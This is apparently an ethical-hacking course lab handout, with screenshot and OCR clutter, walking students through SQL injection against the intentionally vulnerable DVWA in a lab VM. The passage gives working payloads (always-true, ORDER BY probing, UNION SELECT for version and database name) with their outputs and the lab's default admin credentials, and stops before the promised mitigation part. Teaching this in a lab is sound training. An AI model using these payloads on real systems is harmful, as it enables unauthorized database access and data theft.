SQL Injection

Lab - Injection Attacks

Objectives

Websites that are connected to backend databases can be vulnerable to SQL injection. In a SQL injection exploit, an attacker enters malicious queries that interact with the application database. In this lab, you will exploit a web site vulnerability with SQL injection and research SQL injection mitigation.

- Part 1: Exploit an SQL Injection Vulnerability on DVWA
- Part 2: Research SQL Injection Mitigation

Background / Scenario

SQL injection is a common attack used by hackers to exploit SQL database-driven web applications. This type of attack involves inserting malicious SQL code or statements into an input field or URL with the goal of reveling or manipulating the database contents, causing repudiation system issues, or spoofing identities.

Required Resources

- Kali VM customized for the Ethical Hacker course
- Internet access

Instructions


Part 1: Exploit an SQL Injection Vulnerability on DVWA

SQL injection is a code injection technique used to exploit security vulnerabilities in the database layer of an application. These vulnerabilities could allow an attacker to execute malicious SQL commands and compromise the security of the database.

In this part you will exploit a SQL vulnerability on the DVWA.

Step 1: Prepare DVWA for SQL Injection Exploit.

- Open your browser and navigate to the DVWA at http://10.6.6.13.
- Enter the credentials: **admin / password**.



Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Login :: Damn Vulnerable
10.6.6.13/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Login
Right Ctrl


Username: admin

Password: ••••••••

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

- Set DVWA to Low Security.

1. Click **DVWA Security** in the left pane.
2. Change the security level to **Low** and click **Submit**.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]


Security level set to low

Step 2: Check DVWA to see if a SQL Injection Vulnerability is Present.

a. Click **SQL Injection** in the left pane.

b. In the **User ID:** field type **' OR 1=1 #** and click **Submit**.

c. You should receive the output shown below. The output confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields.



Ethical-Hacker-Kali [Running] - Oracle VirtualBox

10.6.6.13/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.9

You have entered an **"always true"** expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.

Step 3: Check for Number of Fields in the Query.

a. In the **User ID:** field type **1' ORDER BY 1 #** and click **Submit**.

You should receive the following output:




```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```

Username: admin
Security Level: low
PHPIDS: disabled

b. In the **User ID:** field type **1' ORDER BY 2 #** and click **Submit**.

You should receive the following output:




Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: SQL Injectio
New Tab
10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+2+%23&Submit=Submit#
DVWA
Vulnerability: SQL Injection
User ID:
Submit
More Information
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.9

```
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
```

Username: admin
Security Level: low
PHPIDS: disabled

c. In the **User ID:** field type **1' ORDER BY 3 #** and click **Submit**.

This time you should receive the error **Unknown column '3' in 'order clause'**.


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10.6.6.13/vulnerabilities/
New Tab
10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+3+%23&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Right Ctrl


```
Unknown column '3' in 'order clause'
```

Because the third string returned an error, this tells us the query involves two fields. This is useful information to know as you continue your exploit.

Step 4: Check for version Database Management System (DBMS).

In the User ID: field type **1' OR 1=1 UNION SELECT 1, VERSION()#** and click **Submit**.

At the end of the output, you should see a result similar to the following:


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: SQL Injectio
New Tab
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+VERSION()%23&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Submit
View Source
View Help
Right Ctrl

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

The output **5.5.58-0+deb8u1** indicates the DBMS is MySQL version 5.5.58 running on Debian.


Step 5: Determine the database name.

So far you have learned that the database is vulnerable, the query involves two fields, and the DDMS is MySQL 5.5.58.

Next, you will attempt obtain more schema information about the database.

In the User ID: field type **1' OR 1=1 UNION SELECT 1, DATABASE()#** and click **Submit**.

At the end of the output, you should see the following result:



10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+DATABASE()%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

